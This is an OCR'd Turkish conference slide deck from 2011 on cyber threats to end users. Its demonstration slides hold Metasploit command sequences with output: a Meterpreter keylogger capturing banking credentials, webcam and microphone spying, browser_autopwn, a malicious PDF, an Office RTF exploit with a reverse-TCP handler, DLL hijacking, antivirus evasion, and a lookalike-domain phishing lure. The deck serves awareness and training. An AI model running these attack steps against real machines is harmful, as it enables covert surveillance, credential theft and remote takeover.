BİLGİ GÜVENLİĞİ AKADEMİSİ

Son Kullanıcıya Yönelik Güncel Siber Tehditler

Ozan UÇAR

ozan.ucar@bga.com.tr

Marmara Üniversitesi
İstanbul 2011

Konuşmacı Hakkında

- Ozan UÇAR
- Bilgi Güvenliği Danışmanı
  - Bilgi Güvenliği AKADEMİSİ (www.bga.com.tr)
- Blog Yazarı
  - www.cehturkiye.com
- İletişim
  - Skype: ozan.ucar
  - Kişisel Eposta: mail@ozanucar.com


Ajanda

- Hacker'ların ve Güvenlik Dünyasının Gidişatı
- Son Kullanıcıya Yönelik Saldırı Türleri
- Başarılı Bir Saldırı Sonrası Olası Tehditler
- Casus Yazılım Tehlikeleri
- İstemci Bilgisayarlar Nasıl Korunuyor
- Uygulamalar
- Korunma Yöntemleri


Hacking Kültürü Hakkında

Bilgisayar yer altı dünyası bir aynalı salondur.
Gerçekler bükülür, doğrular küçülür.

Güvenlik Dünyasının Gidişatı



Hacker’larin Gidişatı



Son Kullanıcıya Yönelik Saldırı Türleri

- Browser (İnternet Tarayıcılar)
- Eposta Yazılımları
- PDF Okuyucular
- Office Yazılımları
- XSS Saldırıları
- Java Uygulamaları
- Media Player
- Casus Yazılımlar
- Sosyal Mühendislik

Saldırı Sonrası Olası Tehditler


- Keylogger Kurulumu
  - Klavye girişlerinin dinlenmesi
- Webcam Casusu
  - Gizli video kaydı ve fotoğraf
- Ortam Dinleme
  - Ses kaydı
- Veri Sızdırma
  - Kayıtlı parolalar, önemli ofis dosyaları vb.
- Bilgisayarı Köleleştirme
  - Botnet ordusuna katılma, DDOS saldırılarında bulunma

Son Kullanıcı Bilgisayarlarları Nasıl Korunuyor ?

- Antivirüs Yazılımları
  - Antivirus motorları
  - İmza tabanlı & Sezgisel
  - Bypass teknikleri
- Kişisel Firewall Yazılımları
  - Atlatma senaryoları ...
- Bilinç
  - Farkındalık ve eğitimin önemi

Tanınmaz Casus Yazılım Oluşturmak

Antivirus test



0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

VT Community

not reviewed

Safety score: -

File name: **istanbul.exe**
Submission date: **2011-11-30 00:57:04 (UTC)**
Current status: **finished**
Result: **5/ 43 (11.6%)**

Compact

Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.11.29.01	2011.11.29	-
AntiVir	7.11.18.123	2011.11.29	-
Antiy-AVL	2.0.3.7	2011.11.29	-
Avast	6.0.1289.0	2011.11.29	-
AVG	10.0.0.1190	2011.11.29	-

Tarama Sonucu:

www.virustotal.com/file-scan/report.html?id=728f30350259034aac5af95dd7a3cbe56612b31347c37005e9f7508c05c0d6fc-1322614624

Meterpreter | Keylogger

Keylogger olarak kullanımı;


> keyscan_start

> keyscan_dump

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <Ctrl>  <LCtrl> abanka bilgilerim <Return> musteri no 123453434345 <Return> o <Back> parolam 98
76789
meterpreter >
```

Hedefin ekran görüntüsünü ele geçirme


> screeshot



Meterpreter | Webcam Casusu

Webcam görüntüsünü ele geçirmek

```
meterpreter > webcam_list
1: ASUS USB2.0 UVC VGA WebCam
2: Camtasia Studio Video Capture Driver
meterpreter > webcam_snap 1 -p /var/www/webcam.jpeg -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /var/www/webcam.jpeg
```



Webcam canlı video görüntüsünü almak

```
meterpreter > run webcam -p /var/www/
[*] Starting webcam 1: ASUS USB2.0 UVC VGA WebCam
[*] View live stream at: /var/www//webcam.htm
[*] Image saved to : /var/www//webcam.jpg
```

Meterpreter | Ortam Dinleme

Kurban sistemde bir mikrofon varsa, ortam dinlemesi yapılabilir.

> record_mic -d 25 *// 25. sn boyunca dinleme yap ve kaydet.*

[*] Starting...

[*] Stopped

Audio saved to: /opt/metasploit3/msf3/nFqYscte.wav

Browser Tabanlı Açıklıklar

- Bir browser exploiti, kötü amaçlı geliştirilmiş zararlı kod parçasıdır.
- Kullanıcının bilgisi olmadan, bilgisayarına zararlı yazılım bulaştırmak veya izinsiz/yetkisiz değişikliklerde bulunmak için kullanılır.
- Zararlı kod; HTML, Image, Java, Javascript, ActiveX veya başka bir web teknolojisi olabilir.
- Zayıflıklar, browser teknolojisinden veya eklentilerinden kaynaklanabilir.

Browser Tabanlı Açıklıklar | Uygulama

- Browser Autopwn; Firefox, IExplorer, Chrome,Opera

msf > *use auxiliary/server/browser_autopwn*

msf auxiliary(browser_autopwn) > *set LHOST saldirgan.com*

LHOST => 85.95.238.172

msf auxiliary(browser_autopwn) > *set SRVPORT 80*

SRVPORT => 80

msf auxiliary(browser_autopwn) > *set URIPATH /giris*

URIPATH => /giris

msf auxiliary(browser_autopwn) > *exploit*

[*] --- Done, found 23 exploit modules

[*] Using URL: http://0.0.0.0:80/giris

[*] Local IP: http://saldirgan.com :80/giris

PDF Okuyucular| Uygulama

PDF formatının popüler olması ile birlikte, PDF okuyucuların açıklıklarları etkili bir hacking malzemesi haline gelmiştir.

- Adobe Reader

```
msf > use exploit/windows/fileformat/adobe_geticon
msf exploit(adobe_geticon) > set FILENAME belge.pdf
FILENAME => belge.pdf
msf exploit(adobe_geticon) > exploit
[*] Creating 'belge.pdf' file...
[+] belge.pdf stored at /var/www/belge.pdf
```

Office Yazılımları| Uygulama

Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)

- Microsoft office 2010, 2007 ve 2003 sürümlerini etkileyen ve gelişi güzel kod çalıştırmayı sağlayan açıklık.

```
msf  exploit(ms10_087_rtf_pfragments_bof) > exploit

[*] Creating 'msf.rtf' file ...
[+] msf.rtf stored at /root/.msf4/local/msf.rtf
msf  exploit(ms10_087_rtf_pfragments_bof) > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 85.95.238.172
LHOST => 85.95.238.172
msf  exploit(handler) > set LPORT 4448
LPORT => 4448
msf  exploit(handler) > exploit

[*] Started reverse handler on 85.95.238.172:4448
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 85.108.97.195
[*] Meterpreter session 1 opened (85.95.238.172:4448 -> 85.108.97.195:48289) at 2011-11-30 09:42:33 +0200
```

Windows DLL Hijacking

msf > *use exploit/windows/browser/webdav_dll_hijacker*

msf exploit(webdav_dll_hijacker) > set EXTENSIONS “pdf doc xls jpg"

msf exploit(webdav_dll_hijacker) > set LPORT 9999

msf exploit(webdav_dll_hijacker) > set LHOST (your IP address)

msf exploit(webdav_dll_hijacker) > exploit

[*] Started reverse handler on 85.95.238.172:4444


[*] Exploit links are now available at \\85.95.238.172\documents\

[*] Using URL: http://0.0.0.0:80/

[*] Local IP: http://192.168.0.226:80/

[*] Server started.

Windows DLL Hijacking



Sosyal Mühendislik Saldırıları

Teknik sorunlar teknik yollarla çözülür, insan tabanlı sorunlar insanla çözülür …


- Oltalama saldırıları
  - facebook.com > facabook.com
- Bir web sitesinin bire bir benzerini (clone) oluşturmak
- Java Uygulamaları
- Sahte Kablosuz Ağlar

SM | Oltalama Saldırıları

Ebru Polat 30 Ekim, 17:03 Şikayet Et

1

iyi günler,
bir bayan olarak söyleme ihtiyacı durumundayım,şurada bir bayanın çıplak görüntüleri var ve aşağılıkça bir video
ben şikayet ettim,sizi neden ilgilendirdiğine gelince videonun altında sizin email adresiniz yazıyor ve kimlik bilgileriniz var videodaki bayan sizin arkadaşınızmış şeklinde bir yazı yazılmıs adres
www.facabook.com/video/video/video.php?v=138183152893960



2

3

SM | Web Clone & Java Applet


Social-Engineer Toolkit

Java uygulaması olarak casus yazılım bulaştırma

